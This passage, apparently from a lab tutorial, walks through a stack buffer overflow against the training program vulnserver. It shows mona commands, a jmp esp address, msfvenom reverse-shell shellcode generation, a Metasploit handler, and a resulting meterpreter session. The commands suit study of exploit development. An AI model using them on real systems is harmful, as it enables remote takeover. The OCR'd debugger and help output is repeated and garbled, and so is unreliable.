
```
!mona bytearray -b "\x00"
```



As we already know “\x00” is a bad character for our exploit as it is used as a terminating sequence, we do not include it in the bytearray.



Next check for any other bad characters by sending the generated bytearray into our exploit in place of 'Z's.



If any characters repeat themselves in the character sequence in the dump then remove those bad characters until a continuous sequence of alphanumeric characters is generated in the hex dump by our payload.

As we know, the EIP points to the next instruction that is to be executed in the sequence, we have to overwrite the EIP with some characters that will redirect the sequence of execution and it will point directly to the ESP (Extended Stack Pointer) which would be containing our malicious payload. So we can enter the address of a jumpsesp process in our EIP register which will redirect our code.

To do so, we have to first find the vulnerable modules in the vulnserver. This can be done by executing the following command:

```
!mona modules
```


Running this command gives us the module info table. From this table we can see that for various modules there are safety functions. The safety functions for essfunc.dll file are disabled and hence it is the most suitable module to find the address of jmp esp instruction for further exploitation.

Base	Top	Size	Rebase	SafeSEH	ASLR	CFG	NXCompat	OS DLL
0x62500000	0x62580000	0x00008000		False	False	False	False	False
0x75e00000	0x76040000	0x0023a000		True	True	True	False	True
0x60400000	0x60407000	0x00007000		False	False	False	False	False
0x70100000	0x7011e000	0x0001e000		True	True	True	False	True


To find jmp esp instruction in essfunc.dll execute the following command:

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

(FFE4 is the representation of a jmp esp instruction)



Any address for a jmp esp function with all security functions disabled can be chosen. Here, we choose the address 625011AF.




Enter the address for jmp esp in little endian format after the offset so that it overwrites the EIP.

Create a breakpoint at the address 625011AF to see the execution. As we can see, the EIP register is overwritten with the jmp esp address. Now we can send the final exploit to get a hold of the target PC.


Use msfvenom to generate the shellcode for reverse tcp handling at the Kali machine. It can be done using the following code:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=kaliIP lport=4444 -e x86/shikata_ga_nai -b "\x00" -f c
```



Paste the generated shellcode in the final exploit replacing the 'Z's.

Include a NOP sled between EIP jmp esp address and the shellcode, to give enough time to the system as the processor reaches and executes the shellcode. It increases the success rate of the exploit.



After sending the exploit, the payload generates a reverse shell on Kali. Thus we need to generate a reverse tcp handler server on the Kali machine. This can be done executing the following set of commands:

```
msfconsole
use/exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost kaliIP
exploit
```

Windows 10 [Running] - Oracle VM VirtualBox

Immunity Debugger - vulnserver.exe

CPU - main thread, module vulnserver.exe

```
00401131 $ 55 PUSH EBP
00401133 . 89E5 MOV EBP,ESP
00401136 . 83EC 18 SUB ESP,18
0040113D . F70424 01000000 MOV DWORD PTR SS:[ESP],1
00401143 . FF15 6C61A000 CALL DWORD PTR DS:[_&msvcrt._CrtIsAllocated]
00401144 . EB D8FFFFFB CALL vulnserver._00401020B
00401148 . 90 NOP
00401149 . 8D8426 00000000 LEA ESI,DWORD PTR DS:[ESI]
00401150 . 55 PUSH EBP
00401151 . 89E5 MOV EBP,ESP
00401153 . 53 PUSH EBX
00401154 . 83EC 14 SUB ESP,14
00401157 . 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
0040115A . 8B00 MOV EAX,DWORD PTR DS:[EAX]
0040115C . 8B00 MOV EAX,DWORD PTR DS:[EAX]
0040115E . 3D 91000000 CMP EAX,C00000951
00401163 . 77 3B JA SHORT vulnserver._004011A0
00401165 . 3D 80000000 CMP EAX,C000008D
0040116A . 72 4B JB SHORT vulnserver._004011B7
0040116B > BB 01000000 MOV EBX,1
00401171 > C74424 04 0000 MOV DWORD PTR SS:[ESP+4],0
00401179 > C70424 08 0000 MOV DWORD PTR SS:[ESP],8
00401180 . EB 231C0000 CALL _JMP.&msvcrt.signal
```

Registers (FPU)

KaliLinux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali:~/NimExploits

```
[kali@kali:~/NimExploits]$ ./msfconsole
[*] Using verbose logging with set VERBOSE true

[*] msfconsole: Enable verbose logging with set VERBOSE true

[*] msfconsole: Metasploit tip: Enable verbose logging with set VERBOSE true

[*] msfconsole: 3Com SuperStack II Logon

[*] msfconsole: User Name: [ security ]
[*] msfconsole: Password: [ ]
[*] msfconsole: [ ok ]
[*] msfconsole: https://metasploit.com

[*] msfconsole: -l metasploit vs 4.3-dev
[*] msfconsole: +--=[ 2409 exploits - 1241 auxiliary - 423 post
[*] msfconsole: +--=[ 1686 payloads - 47 encoders - 11 nops
[*] msfconsole: +--=[ 9 evasion

[*] msfconsole: Metasploit Documentation: https://docs.metasploit.com/
```

Address Hex dump ASCII

Windows Taskbar:

12:02:29 | Thread 00000008 terminated, exit code 0 | [Running]

Type here to search

33°C 12:05 PM 6/5/2024

12:05 ENG IN 05-06-2024

Now send the final exploit. Disable all threat and virus protections on the windows machine.

Windows 10 [Running] - Oracle VM VirtualBox

Immunity Debugger - vulnserver.exe

CPU - In thread 00000008, module null.dll

```
77102E7C C2 2B00 RETN 28
77102E7F 90 NOP
77102E80 BB 29000000 MOV EAX,29
77102E81 BA 60881177 MOV EDX,ntdll._771188G0
77102E8A FFD2 CALL EDX
77102E8C C2 2C00 RETN 2C
77102E8F 90 NOP
```

Virus & threat protection settings

Windows Security

Virus & threat protection

Real-time protection

Cloud-delivered protection

Actions needed in Windows Defender

Cloud-delivered protection is off. Your device may be Dismiss vulnerable.

KaliLinux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali:~/NimExploits

```
[kali@kali:~/NimExploits]$ ./msfconsole
[*] msfconsole: Enable verbose logging with set VERBOSE true

[*] msfconsole: Metasploit tip: Enable verbose logging with set VERBOSE true

[*] msfconsole: 3Com SuperStack II Logon

[*] msfconsole: User Name: [ security ]
[*] msfconsole: Password: [ ]
[*] msfconsole: [ ok ]
[*] msfconsole: https://metasploit.com

[*] msfconsole: -l metasploit vs 4.3-dev
[*] msfconsole: +--=[ 2409 exploits - 1241 auxiliary - 423 post
[*] msfconsole: +--=[ 1686 payloads - 47 encoders - 11 nops
[*] msfconsole: +--=[ 9 evasion

[*] msfconsole: Metasploit Documentation: https://docs.metasploit.com/
```

Windows Taskbar:

12:06 PM 6/5/2024

Type here to search

Very... 12:06 PM 6/5/2024

12:06 ENG IN 05-06-2024

As we can see our exploit is successful and a reverse shell is opened on our Kali machine.

Windows 10 (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

Immunity Debugger - vulnserver.exe

File View Debug Plugins ImmLib Options Window Help Jobs

CPU - main thread, module vulnserver

```
0x04011130 $ .55 PUSH EBP
0x04011131 . 89E5 MOV EBP,ESP
0x04011133 . 89EC 18 SUB ESP,18
0x04011136 C70442A 010000H MOV DWORD PTR SS:[ESP],1
0x0401113D FF15 66410400H CALL DWORD PTR DS:[_msvcrt._Cexit]
0x04011143 EB 08EFFFFF CALL vulnserver._04010120
0x04011148 . . .
0x04011149 8B0426 000000H LEA ESI,DWORD PTR DS:[ESI]
0x04011150 . 55 PUSH EBP
0x04011151 . 89E5 MOV EBP,ESP
0x04011153 . 53 PUSH EBX
0x04011154 83EC 14 SUB ESP,14
0x04011157 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
0x04011158 8B00 MOV EAX,DWORD PTR DS:[EAX]
0x04011159 8B00 MOV EAX,DWORD PTR DS:[EAX]
0x0401115C 3D 910000C0 CMP EAX,C0000091
0x04011163 . 77 3B JN SHORT vulnserver._04011148
0x04011165 . 3D 8D0000C0 CMP EAX,C0000091
0x04011166 . 72 48 JB SHORT vulnserver._04011187
0x0401116C > BB 91000000 MOV EBX,1
0x04011171 > C70442A 04 00H MOV DWORD PTR SS:[ESP+4],0
0x04011179 . C70442A 08 0000H MOV DWORD PTR SS:[ESP],8
0x04011180 . E8 23C10000 CALL <JMP.&msvcrt.signal>
```

Registers (FPU)

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
EBX	007AC1E0
ESP	0000F996
EBP	0000F918
ESI	00000000
EDI	00000000
EBP	77102C1C nt!dd1.77102C1C
C	0 ES 002B 32bit 0xFFFFFFF
P	1 CS 0023 32bit 0xFFFFFFF
S	2 DS 0028 32bit 0xFFFFFFF
D	3 FS 0053 32bit 380000(FFF)
G	4 GS 0020 32bit 0xFFFFFFF
B	5 SS 002B 32bit 0xFFFFFFF
I	6 EDI 00000000
O	7 EDX 00000000
R	8 ECX 00000000
M	9 EBX 00000000
A	0 LastErr ERROR_SUCCESS (00000000)
F	EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
T	ST0 empty g
S	ST1 empty g
Z	ST2 empty

Address Hex dump ASCII

Address	Hex	Dump	ASCII
00403000	FF FF FF FF	FF 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403008	70 2E 40 00 00 00 00 00 00 00 00 00 00 00 00 00	00 p @.	
00403010	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403018	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403020	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403028	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403038	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403048	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0060F74 76C7FC9C EDv RETURN to KERNEL32.DLL

0060F78 00390000 .
0060F7C 76C7FCB0 ;Jc KERNEL32.BaseThreadInit

0060F80 00000000 FFFFFFFC D'.

0060F84 7707FCB8 H[|]RETURN to nt!dd.7707FC0

0060F88 00390000 .
0060F8C DAS1B131 i@0

0060F90 00000000

0060F94 00000000

0060F98 00390000 .
0060F9C 00000000

Stdapi: File system Commands

File Actions Edit View Help

KaliLinux (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

Immunity Debugger - vulnserver.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

[+] Metasploit session 2 opened (192.168.83.253:4444 → 192.168.83.49:49897) at 2024-06-05 02:37:18 - 9400

metpreter > whoami

[?] Unknown command: whoami. Run the help command for more details.

metpreter > help

Core Commands

Command	Description
? ?	Help menu
background	Backgrounds the current session
bg	Alias for background
bkill	Kills the background metasploit script
bplist	List the background scripts
brun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
clear	Closes a channel
detach	Detaches from a meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
enum	Runs enum on the current session
get	Get the current meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Display information about a Post module
list	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrates the current session to another process
pivot	Manages pivot listeners
pry	Open the PRY debugger on the current session
quit	Terminates the meterpreter session
reboot	Reboots the current session
read	Reads file from disk
resource	Run a file containing stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)negotiate TLS/SSL packet encryption on the session
sessions	Quits the current session and re-establishes session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Manages the SSL certificate verification setting
transport	Manages transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

12:09:26 | Thread 00001AB8 terminated, exit code 0

Type here to search

File Machine View Input Devices Help

Immunity Debugger - vulnserver.exe

File View Debug Plugins ImmLib Options Window Help Jobs

CPU - main thread, module vulnserver

```
0x04011130 $ .55 PUSH EBP
0x04011131 . 89E5 MOV EBP,ESP
0x04011133 . 89EC 18 SUB ESP,18
0x04011136 C70442A 010000H MOV DWORD PTR SS:[ESP],1
0x0401113D FF15 66410400H CALL DWORD PTR DS:[_msvcrt._Cexit]
0x04011143 EB 08EFFFFF CALL vulnserver._04010120
0x04011148 . . .
0x04011149 8B0426 000000H LEA ESI,DWORD PTR DS:[ESI]
0x04011150 . 55 PUSH EBP
0x04011151 . 89E5 MOV EBP,ESP
0x04011153 . 53 PUSH EBX
0x04011154 83EC 14 SUB ESP,14
0x04011157 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
0x04011158 8B00 MOV EAX,DWORD PTR DS:[EAX]
0x04011159 8B00 MOV EAX,DWORD PTR DS:[EAX]
0x0401115C 3D 910000C0 CMP EAX,C0000091
0x04011163 . 77 3B JN SHORT vulnserver._04011148
0x04011165 . 3D 8D0000C0 CMP EAX,C0000091
0x04011166 . 72 48 JB SHORT vulnserver._04011187
0x0401116C > BB 91000000 MOV EBX,1
0x04011171 > C70442A 04 00H MOV DWORD PTR SS:[ESP+4],0
0x04011179 . C70442A 08 0000H MOV DWORD PTR SS:[ESP],8
0x04011180 . E8 23C10000 CALL <JMP.&msvcrt.signal>
```

Registers (FPU)

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
EBX	007AC1E0
ESP	0000F996
EBP	0000F918
ESI	00000000
EDI	00000000
EBP	77102C1C nt!dd1.77102C1C
C	0 ES 002B 32bit 0xFFFFFFF
P	1 CS 0023 32bit 0xFFFFFFF
S	2 DS 0028 32bit 0xFFFFFFF
D	3 FS 0053 32bit 380000(FFF)
G	4 GS 0020 32bit 0xFFFFFFF
B	5 SS 002B 32bit 0xFFFFFFF
I	6 EDI 00000000
O	7 EDX 00000000
R	8 ECX 00000000
M	9 EBX 00000000
A	0 LastErr ERROR_SUCCESS (00000000)
F	EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
T	ST0 empty g
S	ST1 empty g
Z	ST2 empty

Address Hex dump ASCII

Address	Hex	Dump	ASCII
00403000	FF FF FF FF	FF 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403008	70 2E 40 00 00 00 00 00 00 00 00 00 00 00 00 00	00 p @.	
00403010	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403018	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403020	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403028	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403038	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403048	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0060F74 76C7FC9C EDv RETURN to KERNEL32.DLL

0060F78 00390000 .
0060F7C 76C7FCB0 ;Jc KERNEL32.BaseThreadInit

0060F80 00000000 FFFFFFFC D'.

0060F84 7707FCB8 H[|]RETURN to nt!dd.7707FC0

0060F88 00390000 .
0060F8C DAS1B131 i@0

0060F90 00000000

0060F94 00000000

0060F98 00390000 .
0060F9C 00000000

Stdapi: File system Commands

File Actions Edit View Help

KaliLinux (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

Immunity Debugger - vulnserver.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

[+] Metasploit session 2 opened (192.168.83.253:4444 → 192.168.83.49:49897) at 2024-06-05 02:37:18 - 9400

metpreter > whoami

[?] Unknown command: whoami. Run the help command for more details.

metpreter > help

Core Commands

Command	Description
? ?	Help menu
background	Backgrounds the current session
bg	Alias for background
bkill	Kills the background metasploit script
bplist	List the background scripts
brun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
clear	Closes a channel
detach	Detaches from a meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
enum	Runs enum on the current session
get	Get the current meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Display information about a Post module
list	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrates the current session to another process
pivot	Manages pivot listeners
pry	Open the PRY debugger on the current session
quit	Terminates the meterpreter session
reboot	Reboots the current session
read	Reads file from disk
resource	Run a file containing stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)negotiate TLS/SSL packet encryption on the session
sessions	Quits the current session and re-establishes session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Manages the SSL certificate verification setting
transport	Manages transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

12:09:26 | Thread 00001AB8 terminated, exit code 0

Type here to search

File Machine View Input Devices Help

Immunity Debugger - vulnserver.exe

File View Debug Plugins ImmLib Options Window Help Jobs

CPU - main thread, module vulnserver

```
0x04011130 $ .55 PUSH EBP
0x04011131 . 89E5 MOV EBP,ESP
0x04011133 . 89EC 18 SUB ESP,18
0x04011136 C70442A 010000H MOV DWORD PTR SS:[ESP],1
0x0401113D FF15 66410400H CALL DWORD PTR DS:[_msvcrt._Cexit]
0x04011143 EB 08EFFFFF CALL vulnserver._04010120
0x04011148 . . .
0x04011149 8B0426 000000H LEA ESI,DWORD PTR DS:[ESI]
0x04011150 . 55 PUSH EBP
0x04011151 . 89E5 MOV EBP,ESP
0x04011153 . 53 PUSH EBX
0x04011154 83EC 14 SUB ESP,14
0x04011157 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
0x04011158 8B00 MOV EAX,DWORD PTR DS:[EAX]
0x04011159 8B00 MOV EAX,DWORD PTR DS:[EAX]
0x0401115C 3D 910000C0 CMP EAX,C0000091
0x04011163 . 77 3B JN SHORT vulnserver._04011148
0x04011165 . 3D 8D0000C0 CMP EAX,C0000091
0x04011166 . 72 48 JB SHORT vulnserver._04011187
0x0401116C > BB 91000000 MOV EBX,1
0x04011171 > C70442A 04 00H MOV DWORD PTR SS:[ESP+4],0
0x04011179 . C70442A 08 0000H MOV DWORD PTR SS:[ESP],8
0x04011180 . E8 23C10000 CALL <JMP.&msvcrt.signal>
```

Registers (FPU)

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
EBX	007AC1E0
ESP	0000F996
EBP	0000F918
ESI	00000000
EDI	00000000
